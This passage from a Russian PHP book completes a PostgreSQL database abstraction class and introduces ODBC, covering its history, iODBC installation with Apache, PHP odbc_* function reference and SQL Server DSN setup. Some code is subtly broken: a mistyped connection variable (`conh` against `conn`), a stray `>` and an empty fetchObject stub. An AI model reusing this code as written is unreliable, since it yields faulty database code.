        $this->persistent = $persistent;
    }
}
```

```
function open()
{
    /* Выбрать соответствующую функцию соединения */
    if ($this->persistent) {
        $func = 'pg_pconnect';
    } else {
        $func = 'pg_connect';
    }
}
```

Первое крупное изменение касается метода `open()`. Ниже приводится блок кода, собирающий строку соединения для PostgreSQL.

Этот код обеспечивает значительную гибкость при создании строки соединения. Например, если в параметре `$host` задать пустую строку, то составляющая `host=` строки соединения будет опущена. Если бы мы этого не сделали, то полученная строка была бы некорректна.

Это важное обстоятельство, когда демон сервера PostgreSQL (`postmaster`) запускается без параметра `-i`. Без этого параметра сервер PostgreSQL принимает только локальные соединения. Запрос локального соединения происходит при отсутствии в строке соединения части `host=`:

```
/* Построить строку соединения */
$connstr = '';
if (!empty($this->host)) {
    $connstr .= 'host=' . $this->host . ' ';
}
if (!empty($this->user)) {
    $connstr .= 'user=' . $this->user . ' ';
}
if (!empty($this->password)) {
    $connstr .= 'password=' . $this->password . ' ';
}
if (!empty($this->database)) {
    $connstr .= 'dbname=' . $this->database;
}

/* Соединиться с сервером PostgreSQL */
$this->conh = $func($connstr);

if (!$this->conn) {
    return false;
}

return true;
>

function close()
{
    return(pg_close($this->conn));
}
```

```

function error()
{
    return(pg_errormessage());
}

function query($sql = '')
{
    $this->result = pg_exec($this->conn, $sql);
    $this->row = 0;

    return($this->result != false);
}

function affectedRows()
{
    return(pg_cmtuples($this->result));
}

function numRows()
{
    return(pg_numrows($this->result));
}

function fetchObject()
{
}

```

Второе крупное изменение в этой версии класса DB состоит в добавлении переменной экземпляра `$row`. Функции выборки данных PostgreSQL требуют дополнительного параметра, в котором указывается строка результирующего набора, которую требуется вернуть. Это значение хранится в переменной экземпляра `$row`. При каждом вызове какого-либо из методов выборки значение переменной увеличивается, пока не будут возвращены все строки результирующего набора. С этого момента методы выборки возвращают `false`. Счетчик строк обнуляется, когда результирующий набор удаляется из памяти или при выполнении нового запроса.

Ниже показано, как значение `$this->row` сравнивается с количеством строк в результирующем наборе:

```

if ($this->row >= pg_numrows($this->result)) {
    return false;
}

```

Здесь переменная `$this->row` инкрементируется в вызове функции выборки. Напомним, что оператор `++` в конце переменной инкрементирует ее значение после того, как оно будет использовано в операции выборки:

```

return(pg_fetch_object($this->result, $this->row++, PGSQL_ASSOC));
}

```

```
function fetchArray()
{
    if ($this->row >= pg_numrows($this->result)) {
        return false;
    }

    return(pg_fetch_array($this->result, $this->row++, PGSQL_NUM));
}

function fetchAssoc()
{
    if ($this->row >= pg_numrows($this->result)) {
        return false;
    }

    return(pg_fetch_array($this->result, $this->row++, PGSQL_ASSOC));
}

function freeResult()
{
    $this->row = 0;
    return(pg_free_result($this->result));
}

?>
```

Теперь в DB.php у нас есть действующая версия класса DB для PostgreSQL. Можно переименовать ее в pgsql.php, а версию для MySQL - в mysql.php. В результате будет очень просто переключаться между двумя реализациями для разных баз данных. Однако в данный момент один файл служит всего лишь простой заменой для другого, поэтому можно и оставить их с именами DB.php. Замена реализации базы данных осуществляется простой заменой одного файла другим.

Следующий тестовый сценарий теперь будет работать с любой из баз данных (без учета различий в параметрах соединения):

```
require_once("DB.php");

$db = new DB('localhost', 'jon', 'secret', 'library');

if (!$db->open()) {
    die ($db->error());
}

if (!$db->query('SELECT * FROM author')) {
    die ($db->error());
}

echo("Number of rows: " . $db->numRows() . "<br />");

while ($row = $db->fetchAssoc()) {
```

```
echo($row['auth_id'] . " " . $row['auth_name'] . "<br />");  
}  
  
$db->freeResult();  
$db->close();
```

Представим теперь себе, что реализации класса DB существуют и для других баз данных, например Oracle или ODBC. Должно быть ясно, каким полезным оказывается уровень абстракции базы данных.

## Резюме

Мы познакомились с некоторыми интерфейсами PHP для работы с базой данных PostgreSQL. Мы основывались на знаниях, полученных в главе 17, расширив прежние примеры. Перечислим рассмотренные темы:

- Основы PostgreSQL
- Интерфейс PHP к PostgreSQL
- Приложение, управляемое данными, из главы 17, модифицированное для работы с PostgreSQL
- Уровень абстракции баз данных из главы 17, расширенный для поддержки PostgreSQL

# 19

## PHP и ODBC

Если вы посещали почтовые списки рассылки PHP или занимались серьезными разработками баз данных, то, вероятно, сталкивались с ODBC (Open DataBase Connectivity) и знаете, что это способ доступа к базам данных. Но что за этим скрывается? Зачем это нужно? Где это может пригодиться? Действительно ли нам необходим еще один акроним и изучение неминуемых сложностей, скрытых за несколькими невинными буквами? По правде говоря... да. Не будем с самого начала переопределять этот акроним, а посмотрим, какую пользу может принести ODBC.

ODBC - это независимый от операционной системы и базы данных коммуникационный API, позволяющий приложению-клиенту обмениваться данными посредством основанных на стандартах вызовов функций с серверной базой данных, не полагаясь на специфические для базы данных (читай: закрытые) протоколы связи.

В чем ценность такого подхода? Почему нельзя ограничиться разработками для Oracle, SQL Server, Informix? Есть несколько причин. «Агностицизм» приложения относительно базы данных и платформы обеспечивает переносимость и свободу действий. Важность этой свободы действий быстро становится очевидной при рассмотрении ограничений отдельных баз данных и платформ, к чьему бы они ни относились - к масштабируемости, скорости, лицензированию или другим аспектам, которыми отличаются разные системы. ODBC также дает возможность разрабатывать приложения для настольных систем, которые, в конечном счете, можно будет развернуть на любой платформе.

Опять же, не всякая база данных хороша для любых задач. MySQL в своем нынешнем состоянии отлично подходит для баз данных, осуществляющих только чтение и обеспечивающих содержимым веб-сайты, но в качестве хранилища данных может оказаться более предпочтительным Oracle, а в качестве интегрирующей базы данных - Virtuoso.

В этой главе предпринята попытка тесно увязать обзор ODBC с инструкциями по установке, советами и приемами, которые сберегут ваше время (или избавят вас от неприятностей), а также приведены примеры использования ODBC в реальных ситуациях. В этой главе не рассказывается об основных понятиях реляционных баз данных; соответствующий обзор см. в главе 17.

В этой главе будут освещены следующие темы:

- История ODBC и основы архитектуры
- Установка под Windows и в UNIX-подобных системах
- [API PHP для ODBC](#)
- ODBC и MS SQL Server
- ODBC и MS Access
- Альтернативные подходы к абстракции баз данных
- Пример приложения

## История и задачи ODBC

Возможно, задачи, решаемые ODBC, стали яснее, но каково происхождение этой технологии? Примерно в 1990 году производители баз данных для UNIX, включая Oracle, Informix и IBM в составе SQL Access Group (SAG), предложили технологию **CLI** (Call-Level Interface - интерфейс уровня вызова), призванную обеспечить переносимость SQL.

До появления SAG CLI единственным способом применения SQL был Embedded SQL (встроенный SQL). Эта технология подразумевает, что команды SQL в языке программирования пропускаются через специфический для данного языка предварительный компилятор, преобразующий эти команды в язык собственного API базы данных. Естественно, что встроенный SQL был неудобным, и разработчики баз данных объединились в SAG и родственной группе X/Open, чтобы создать переносимый интерфейс SQL, обеспечивающий работу с разными базами данных без специфических для языков программирования предварительных компиляторов.

Технология SAG CLI была основана на подмножестве спецификации SQL, называемой Static SQL и известной также как ANSI SQL86. Ее расширили, чтобы охватить Dynamic SQL, и несколько производителей, например IBM и Informix, вскоре приняли CLI как стандарт SQL де-факто для своих баз данных.

В 1992 году Microsoft реализовала SQL CLI в группе интерфейсов, названной ODBC, расширив SAG CLI путем включения функций для запросов и управления драйверами и доступа к каталогу базы данных. Microsoft развила SAG CLI в отношении удобства работы с ней, решив, что набор графических инструментов и SDK будут способствовать принятию этой технологии, и начала продвигать ODBC на рынок.

Через несколько лет Microsoft реализовала OLE-DB в качестве альтернативы ODBC. OLE-DB сначала можно было считать объектным слоем, привязан-

ным к ODBC, но вскоре Microsoft реализовала драйверы OLE-DB, которым не требовалась основа в виде ODBC. Это можно рассматривать как стратегическое решение Microsoft, имевшее целью установить контроль за доступом к данным, ввиду привязки OLE-DB к платформе Windows, но оно не имело успеха. ODBC стал стандартом де-факто для доступа к ядру базы данных, поддерживающему SQL, будучи при этом независимым от платформы.

## Архитектура ODBC

Архитектура ODBC состоит из нескольких частей. Проследим пример соединения начиная от клиента. Для целей нашего изложения определим клиента по местонахождению приложения, например PHP.

Приложение PHP выступает в качестве клиента сервера баз данных. Передвигаясь от PHP вдоль соединения, мы обычно встречаем имя источника данных (Data Source Name, DSN), драйвер ODBC, менеджер драйверов ODBC (DM), уровень связи и собственно сервер баз данных (рис. 19.1):




Рис. 19.1. Приложение PHP как клиент сервера баз данных

Примерами драйверов ODBC служат MyODBC для MySQL, MS для MS Access и драйверы ODBC OpenLink. В число менеджеров драйверов входят Microsoft ODBC administrator под Windows и iODBC под UNIX.

Есть базовое различие между DM под Windows и на некоторых разновидностях Linux и UNIX. Администратор ODBC для Windows поставляется вместе с операционной системой и представляет собой продукт с закрытым исходным кодом. Можно считать это его недостатком, достоинство же в том, что он есть в любой системе Windows. Разработчикам PHP-клиентов для UNIX, Linux и Mac OS X может потребоваться установить менеджер драйверов.

Независимым от платформы менеджером драйверов с открытым кодом, поддерживаемым OpenLink Software, служит iODBC. Он был создан в качестве альтернативы менеджеру драйверов Microsoft и свободно доступен под лицензией LGPL или BSD. С ним поставляются не только библиотеки менеджера драйверов, но и SDK для создания драйверов или ODBC-совместимых приложений, а также GUI.

Посмотрим на архитектуру нашего соединения и выясним, чем занимаются его компоненты. Менеджер драйверов регистрирует ряд параметров соединения для драйвера ODBC, называемых источником данных (Data Source

Name, DSN). PHP обращается к менеджеру драйверов за DSN и передает содержащиеся в нем параметры соответствующему драйверу, в результате чего создается соединение.

Показанный на схеме уровень коммуникаций может быть несущественным, что зависит от типа драйвера ODBC. В некоторые драйверы ODBC встраивается коммуникационный протокол, специфический для базы данных, либо они требуют наличия на машине с PHP библиотек клиента базы данных. Другие драйверы ODBC позволяют обойтись без библиотек клиента базы данных, но могут потребовать установки компонентов для связи на сервере баз данных. Различия между драйверами ODBC в этом отношении могут быть весьма велики, поэтому обращайтесь к документации по драйверу за сведениями по особенностям его установки.

## Стандарты SQL

Обычно ODBC поддерживает спецификацию SQL92. Правильно реализованный драйвер ODBC обеспечивает также дополнительную функциональность SQL, даже если конечный сервер ее не поддерживает. Хорошим примером служат курсоры, или результирующие наборы с перемещением. В качественном драйвере ODBC обычно реализована модель с несколькими курсорами, позволяющими перемещаться в прямом и обратном направлениях, а также чувствительными к лежащим в основе данным. В идеале драйвер, реализуя API ODBC, скрывает от разработчика приложения проблемы SQL-сочетаемости своей базы данных.

Однако база данных все же накладывает ограничения на функциональность. Например, никакой драйвер ODBC не заставит базу данных MySQL 3.x работать с внешними ключами или хранимыми процедурами.

## ODBC и установка PHP под Windows

Установка ODBC под Windows уже готова, потому что Microsoft устанавливает ODBC как часть операционной системы в пакете под названием MDAC (Microsoft Data Access Components). MDAC содержит не только панель управления администратора ODBC, но и набор стандартных драйверов ODBC и необходимые библиотеки DLL.

Кроме того, больше не требуется раскомментировать директиву `php_odbcd.dll` в файле `php.ini`, поскольку ODBC по умолчанию активизируется при установке PHP под Windows. Настройка DSN осуществляется в администраторе ODBC. Для PHP требуются системные DSN, т. е. доступные всем пользователям на машине.

Чтобы проверить, включена ли поддержка ODBC, посмотрите на результат работы `phpinfo.php` из главы 2. Если все хорошо, можно увидеть следующее (рис. 19.2).




Рис. 19.2. Информация о поддержке ODBC

## ODBC и установка PHP в UNIX

В Linux, UNIX, Mac OS X и любой другой UNIX-подобной системе включение поддержки ODBC в PHP осуществляется путем компоновки PHP с библиотекой менеджера драйверов во время конфигурирования и компиляции. iODBC представляет собой менеджер драйверов ODBC с открытым кодом, поддерживаемым OpenLink Software и распространяемым бесплатно. Его распространяет <http://www.iodbc.org> под лицензией LGPL и BSD, поэтому можно свободно его копировать.

В этой главе мы ставим целью изучить доступ к iODBC и его файлам настройки из командной строки, но для многих платформ созданы графические средства управления iODBC. Дополнительные сведения, касающиеся конкретной платформы, можно найти в документации iODBC.

Менеджер iODBC можно подключить к PHP при любом типе установки PHP – статическом, в виде динамического модуля (DSO) или CGI. Обычно наибольшую гибкость дает DSO, позволяя при обновлении перекомпилировать только модуль PHP (а не Apache), поэтому мы будем рассматривать этот тип. Кроме того, предполагается работа в Linux и оболочке bash; небольшие отличия для других платформ UNIX будут отмечены.

## Статический модуль Apache

Процедура довольно проста. Пользователь должен обладать правами доступа, достаточными для выполнения всех этих шагов. Права суперпользователя можно получить, введя "su - root", а затем пароль для root. Система обеспечения прав доступа под UNIX не рассматривается в данной главе, но напомним, что при наличии прав root обычные меры предосторожности против случайного удаления файлов не действуют.

### Подготовка

Откроем окно терминала:

```
cd /usr/local/src
```

Загрузить архив .taz с iODBC SDK можно со страницы <http://www.iodbc.org/opliodbc.htm>. На момент написания этих строк он имеет версию 3.0.5.

Скопируем нужный архив в /usr/local/src/ и выполним:

```
tar xzf <archive_name>.taz
```

Исходный код Apache можно взять здесь: <http://httpd.apache.org/dist/httpd/>.

Скопируем его в /usr/local/src/ и выполним:

```
tar xzf <archive name>.tar.gz
```

Исходный код PHP есть здесь: <http://www.php.net/distributions/>.

Скопируем его в /usr/local/src/ и выполним:

```
tar xzf <archive name>.tar.gz
```

### Переменные окружения

```
export LD_LIBRARY_PATH=/usr/local/src/odbcSDK/lib
```

**LD\_LIBRARY\_PATH** сообщает компилятору, где искать менеджер драйверов.

**Замечание:** в Mac OS X и Darwin переменная называется не **LD\_LIBRARY\_PATH**, а **DYLD\_LIBRARY\_PATH**, а вместо команды **export** применяется **setenv**.<sup>1</sup>

### Настройка Apache

```
cd apache_1.3.x
./configure --prefix=/www
```

<sup>1</sup> Команда **setenv** может использоваться и на других системах, фактически она служит для установок переменных окружения и специфична для командной оболочки, которая используется в момент установки. **Setenv** - команда оболочки csh (tcsh), **export** - оболочки sh (bash). Если запущена оболочка bash, то вне зависимости от системы следует выполнять **export**, а в случае csh/tcsh - **setenv**. - *Примеч. науч.ред.*

## Перекомпиляция PHP

```
cd ..../php-4.x.x
./configure --with-iodbc=/usr/local/src/odbcsrc \
--with-apache=../apache_1.3.x --enable-track-vars
make
make install
```

В результате в каталоге исходного кода Apache будет добавлен `src/modules/php4/`.

## Перекомпиляция Apache

```
cd ..../apache_1.3.x
./configure --prefix=/www --activate-module=src/modules/php4/libphp4.a
make
make install
```

## Копирование php.ini

```
cd ..../php-4.x.x
cp php.ini-dist /usr/local/lib/php.ini
```

## Настройка Apache

Отредактируем файл `httpd.conf` и раскомментируем (удалим символ «#») строки:

```
#AddType application/x-httdp-php .php
#AddType application/x-httdp-php-source .phps
```

Наконец, запустим Apache:

```
/www/bin/apache start (или restart)
```

## Проверка успешности установки

Откроем файл `phpinfo.php`, чтобы увидеть параметры установки, как на приведенном ранее снимке экрана (см. рис. 19.2).

В дальнейшем при запуске Apache должна быть установлена переменная `LD_LIBRARY_PATH`:

```
export LD_LIBRARY_PATH =/usr/local/src/odbcsrc/lib
```

Путь в этой команде показывает, куда помещен `libiodbc.so`. Можно выполнить ее автоматически, если поместить в файл `.login` или `.profile`.<sup>1</sup>

<sup>1</sup> В некоторых системах UNIX, например в Linux и FreeBSD, регистрация библиотек может осуществляться при помощи команды `ldconfig`. Если библиотека зарегистрирована таким образом (проверить, так ли это, можно при помощи той же команды `ldconfig`, обратитесь к документации за более подробным объяснением), то устанавливать переменную `LD_LIBRARY_PATH` не надо. - Примеч. науч. ред.

Эта переменная окружения указывает, где находится модуль поддержки iODBC. Если она не установлена, Apache выдаст при запуске сообщение об ошибке, поскольку не может найти libiodbc.so. Обновить версию iODBC можно просто путем замены этого файла на новый.

Для того чтобы протестировать новый модуль libiodbc.so перед тем, как перезаписывать прежний, можно временно установить LD\_LIBRARY\_PATH так, чтобы она указывала на новый libiodbc.so.

## API PHP для ODBC

Получив общее представление об ODBC и разобравшись с установкой, мы можем рассмотреть функции PHP для работы с ODBC API. Ниже приводятся описания наиболее часто применяемых функций PHP для ODBC. Их полный список и дополнительные сведения можно найти в электронной документации PHP на <http://www.php.net/odbc/>.

Функции разделяются на четыре основные группы: соединение, метаданные, транзакции и выборка данных. Заметим, что PHP работает с данными, присваивая результатам запросов идентификаторы результатов (result identifiers), а также при помощи других команд базы данных. Идентификатор результата возвращается многими функциями и действует как начальная точка данных, сгенерированных командой SQL. Аналогично для ссылки на открытое соединение PHP использует идентификатор соединения (connection identifiers).

### Соединение с базой данных

Эта первая группа функций обеспечивает начальные действия, которые необходимы для обеспечения работы кода PHP с ODBC. Более сложные примеры есть в последующих разделах, где рассматриваются MS Access и MS SQL Server.

#### **odbc\_connect()**

```
int odbc_connect(string dsn, string user,  
                 string password [, int cursor_type])
```

Эта функция устанавливает соединение с ODBC DSN в соответствии с параметрами, заданными в строке соединения. Функция возвращает положительное число - идентификатор соединения в случае успеха и 0 в случае неудачи:

```
<?php  
$conn_id = odbc_connect("foo", "user", "pass") or die(odbc_error());  
echo("Connection successful.");  
odbc_close($conn_id);  
?>
```

## **odbc\_close() и odbc\_close\_all()**

```
void odbc_close(int connection_id)
void odbc_close_all()
```

Обе эти функции закрывают соединения ODBC; при этом `odbc_close()` принимает в качестве аргумента идентификатор конкретного соединения, а `odbc_close_all()` действует на все открытые соединения ODBC. Использовать их необязательно: все соединения автоматически закрываются при завершении работы сценария. Если есть открытые транзакции на заданном соединении, происходит отказ функции и соединение остается открытым.

## **odbc\_pconnect()**

```
int odbc_pconnect(string dsn, string user, string password [, int cursor_type])
```

Эта функция открывает постоянное соединение. Основное отличие от `odbc_connect()` в том, что при открытии соединения с теми же параметрами используется существующее соединение, а не открывается новое. Это может повысить производительность, поскольку избавляет от расходов, связанных с открытием нового соединения. Кроме того, соединения, открываемые `odbc_connect()`, не закрываются автоматически при завершении сценария. Кроме того, когда PHP установлен в виде модуля CGI, `odbc_pconnect()` действует так же, как `odbc_connect()`.

## **Действия с метаданными**

Метаданные - это данные о данных. В контексте программирования баз данных на PHP мы получаем с помощью метаданных сведения о состоянии БД, строении таблиц и строк и о возникших сбойных ситуациях. Эта информация может быть исключительно полезна: она не только помогает отлаживать приложения, но и позволяет писать приложения, динамически реагирующие на состояние базы данных.

## **odbc\_error() и odbc\_errormsg()**

```
string odbc_error([int connection_id])
string odbc_errormsg([int connection_id])
```

В руководстве сказано, что `odbc_error()` возвращает код ошибки ODBC и не всегда понятное указание на сбойную ситуацию. На практике `odbc_error()` и `odbc_errormsg()` часто возвращают одинаковую информацию, содержащую код ошибки и сообщение об ошибке ODBC. Параметр `connection_id` не обязательен, и если он опущен, функция возвращает последнюю ошибку в любом из соединений. Если действующей сбойной ситуации нет, возвращается пустая строка.

## **odbc\_field\_name()**

```
string odbc_field_name(int result_id, int field_number)
```

Эта функция принимает номер колонки (поля) и возвращает имя соответствующего поля (нумерация полей начинается с 1):

```
$fieldname = odbc_field_name($result_id, $field_number);
```

### **odbc\_field\_num()**

```
int odbc_field_num(int result_id, string field_name)
```

Действие этой функции обратно `odbc_field_name()`, т. е. она принимает имя колонки и возвращает ее номер (нумерация полей начинается с 1):

```
$fieldnum = odbc_field_num($result_id, 'myfield');
```

### **odbc\_field\_type()**

```
string odbc_field_type(int result_id, int field_number)
```

Эта функция принимает номер колонки и возвращает тип данных в ней (нумерация полей начинается с 1):

```
$datatype = odbc_field_type($result_id, $field_number);
```

### **odbc\_field\_len() и odbc\_field\_precision()**

```
int odbc_field_len(int result_id, int field_number)
```

```
string odbc_field_precision(int result_id, int field_number)
```

Эти функции синонимичны; обе принимают номер колонки и возвращают размер, или точность, этой колонки (нумерация полей начинается с 1):

```
$length = odbc_field_len($result_id, $field_number);
```

**Точность** указывает длину типа данных, заданного для колонки, например `VARCHAR(255)` имеет точность 255.

### **odbc\_tables()**

```
int odbc_tables(int connection_id [, string qualifier [, string owner  
[, string name [, string types]]]])
```

Эта функция принимает идентификатор соединения и возвращает идентификатор результата, содержащего таблицы, соответствующие переданным параметрам, включая каталог (`qualifier`), владельца (`owner`) и имя (`name`).

В результирующем наборе содержатся следующие колонки:

- TABLE\_QUALIFIER
- TABLE\_OWNER
- TABLE\_NAME
- TABLE\_TYPE
- REMARKS

Результирующий набор упорядочен по TABLE\_TYPE, TABLE\_QUALIFIER, TABLE\_OWNER и TABLE\_NAME.

Аргументы owner и name можно задавать с групповыми символами: «%» соответствует нескольким символам и «\_» соответствует одному символу.

### **odbc\_columns()**

```
int odbc_columns(int connection_id [, string qualifier [, string owner  
[, string table_name [, string column_name]]]])
```

Подобно `odbc_tables()`, эта функция принимает id соединения и возвращает идентификатор результата, содержащего колонки, соответствующие переданным параметрам.

В результирующем наборе содержатся следующие колонки:

- TABLE\_QUALIFIER
- TABLE\_OWNER
- TABLE\_NAME
- COLUMN\_NAME
- DATA\_TYPE
- TYPE\_NAME
- PRECISION
- LENGTH
- SCALE
- RADIX
- NULLABLE
- REMARKS

**Результат упорядочен по TABLE\_QUALIFIER, TABLE\_OWNER и TABLE\_NAME.**

В аргументах owner, table\_name и column\_name можно задавать групповые символы: «%» соответствует нескольким символам и «\_» соответствует одному символу.

### **odbc\_primarykeys()**

```
int odbc_primarykeys(int connection_id, string qualifier,  
                     string owner, string table)
```

Аналогично двум приведенным выше функциям, `odbc_primarykeys()` возвращает имена колонок, из которых составлен первичный ключ таблицы, в виде идентификатора результата ODBC или `false` в случае неудачи. В результирующем наборе содержатся следующие колонки:

- TABLE\_QUALIFIER
- TABLE\_OWNER
- TABLE\_NAME

- COLUMN\_NAME
- KEY\_SEQ
- PK\_NAME

## Обработка транзакций

Транзакция - это последовательность команд SQL, которые должны быть выполнены или не выполнены все вместе, но не частично. Это может противоречить интуиции, если не представить себе такую вещь, как финансовая операция. Рассмотрим, например, выдачу наличных денег банкоматом. Поступает запрос суммы, следует команда на выдачу денег, затем сумма снимается со счета. Можно было бы порадоваться выключению питания и отказу программы в момент после выдачи денег перед списанием их со счета, но такого произойти не может, потому что в логике приложения участвуют транзакции, гарантирующие выполнение всех шагов или невыполнение ни одного.

Это достигается довольно просто, и вот пример на псевдокоде:

Начать транзакцию путем отключения автофиксации.

Выполнить команду SQL.

Повторить для всех нужных команд SQL.

Если есть ошибки, выполнить откат транзакции (rollback).

Если все операции успешны, фиксировать транзакцию (commit).

### odbc\_autocommit()

```
int odbc_autocommit(int connection_id [, int OnOff])
```

Эта функция получает и устанавливает режим автоматической фиксации транзакций для заданного идентификатора соединения. Фиксация выполнения команд SQL в некоторых базах данных обязательна и также применяется в транзакциях. Обычно INSERT, UPDATE или DELETE можно «откатить» перед фиксацией команды. Отключение этого режима позволяет выполнить несколько команд, проверить успешность и прервать или зафиксировать транзакцию:

```
odbc_autocommit($connection_id, 0); .
```

Если опустить параметр OnOff, то будет возвращено текущее состояние этого режима, true для включенного и false для выключеного (или при ошибке). Если задан параметр, он устанавливает режим. По умолчанию автоматическая фиксация включена.

### odbc\_commit()

```
int odbc_commit(int connection_id)
```

Эта функция принимает в качестве аргумента идентификатор соединения и фиксирует все текущие транзакции на нем.

## **odbc\_rollback()**

```
int odbc_rollback(int connection_id)
```

Эта функция откатывает все текущие команды для заданного идентификатора соединения, аннулируя транзакцию.

## **Выборка данных и курсоры**

ODBC предоставляет четыре способа выполнения команд SQL: непосредственное выполнение, подготовленное выполнение, хранимые процедуры и вызовы каталога. Мы видели примеры функций PHP, манипулирующие хранимыми процедурами и вызовами каталогов в предыдущем разделе «Действия с метаданными». Следующие две группы функций относятся к различным переносимым методам выполнения команд SQL.

### **odbc\_prepare() and odbc\_execute()**

```
int odbc_prepare(int connection_id, string query_string)
int odbc_execute(int result_id [, array parameters_array])
```

Эти две функции применяются совместно для выполнения команды SQL в два этапа.

Сначала команда SQL готовится к выполнению синтаксическим анализатором SQL, что включает этапы анализа и компиляции, а затем выполнение завершается с помощью `odbc_execute()`. Это особенно полезно, когда команду надо выполнить несколько раз, и может значительно повысить производительность. Это полезно и тогда, когда есть связанные параметры или в условиях многократного выполнения команды SQL, содержащей переменную, для изменения значений этой переменной.

Если команда SQL успешно выполнена, `odbc_prepare()` возвращает идентификатор результата. Этот идентификатор результата используется затем в `odbc_execute()`, где можно задать `parameters_array`. Обычно это массив передаваемых базе данных для повторно выполняемых команд SQL.

Команда SQL, связанная с этапом `odbc_prepare()`, может содержать метку-заполнитель ?, которая при последующем выполнении команд будет заменяться переменными параметра. Этим достигается многократное выполнение команды без лишнего синтаксического анализа и планирования выполнения запроса.

Примеры применения этих функций можно найти далее в разделе «Создание соединения».

### **odbc\_exec() and odbc\_do()**

```
int odbc_exec(int connection_id, string query_string)
int odbc_do(int connection_id, string query_string)
```

Эти две функции синонимичны; обе принимают в качестве аргумента идентификатор соединения и непосредственно выполняют команду SQL. Это означает, что они не возвращают идентификатор результата.

чает, что выполняется синтаксический анализ команды SQL, запрос компилируется в соответствии с планом выполнения, и этот план немедленно выполняется. Это более простой способ посылки команды SQL, но лучше всего применять его с одноразовыми командами SQL. Как и `odbc_prepare()`, `odbc_exec()` возвращает идентификатор результата ODBC, если команда SQL успешно выполнена.

Примеры использования этих функций можно найти далее в разделе «Создание соединения».

### **odbc\_cursor()**

```
string odbc_cursor(int result_id)
```

Эта функция возвращает имя курсора для заданного идентификатора результата.

### **odbc\_fetch\_into()**

```
int odbc_fetch_into(int result_id [, int rownumber, array result_array])
```

Эта функция принимает в качестве аргумента идентификатор результата и возвращает одну строку из результирующего набора в массиве, размер которого равен количеству колонок в результирующем наборе. Значения в полученном массиве нумеруются числами начиная с 0:

```
$row = 1;
$result_column = odbc_fetch_into($result_id, $row, $result_array);
```

### **odbc\_fetch\_row()**

```
int odbc_fetch_row(int result_id [, int row_number])
```

Аналогично `odbc_fetch_into()`, функция `odbc_fetch_row()` выбирает одну строку из результирующего набора в переменную. Можно выбрать строку с конкретным номером, если передать параметр `row_number`. Если `row_number` не задан, `odbc_fetch_row()` попытается получить из результирующего набора очередную строку и возвратит `false`, если строк больше не останется,

Доступ к полученной строке может быть осуществлен с помощью `odbc_result()`:

```
while (odbc_fetch_row($result_id)) {
    $field1 = odbc_result($result_id, 1);
    $field2 = odbc_result($result_id, 2);
    echo("field1 is $field1 and field2 is $field2");
}
```

### **odbc\_free\_result()**

```
int odbc_free_result(int result_id)
```

Глава 19. PHP и ODBC

Сообщение об этой ошибке исходит от самого драйвера, поскольку он указан последним, и решение проблемы надо начинать с него.

## Необходимые настройки для соединений ODBC

В почтовых списках рассылки очень часто встречается вопрос о том, как создавать соединения ODBC к базам данных, работающим под Windows. Одна из причин этого в том, что Windows-программисты работают с ODBC в среднем гораздо дольше и знают его преимущества как из непосредственного опыта, так и через идейно близкую архитектуру OLE-DB и Active Database Objects (ADO), применяемых в Visual Basic.

Однако, как мы говорили в разделе «История и задачи ODBC», интерфейсы ODBC есть для баз данных на всех платформах. Мы кратко осветим настройку, необходимую помимо общей установки для создания соединений ODBC из Windows и Linux к двум часто встречающимся в Windows базам данных.

### MS SQL Server

При соединении из Windows настройки немногочисленны. Необходимо создать системный DSN через Start | Settings | Control Panel | Administrative Tools | Data Sources (ODBC). Можно пользоваться драйвером MS для SQL Server, установленным в большинстве систем, либо драйвером ODBC сторонних разработчиков. Узнать, какие драйверы установлены в системе, можно на вкладке Drivers администратора ODBC.

Выберите вкладку System DSN и нажмите кнопку New. Выберите в списке драйвер и заполните значениями требуемые поля для нового системного DSN. Эти параметры соединения должны быть достаточно очевидны; в случае неуверенности обратитесь к документации DBA или SQL Server. Помочь может то, что SQL Server по умолчанию устанавливает демонстрационную базу данных Northwind с именем пользователя sa и пустым паролем.

*Следует убедиться, что DSN успешно проходит проверку при нажатии кнопки Test в администраторе ODBC. Если вы пошлете сообщение в список рассылки PHP, не сделав предварительно такой проверки, то можете оказаться в не-ловком положении.*

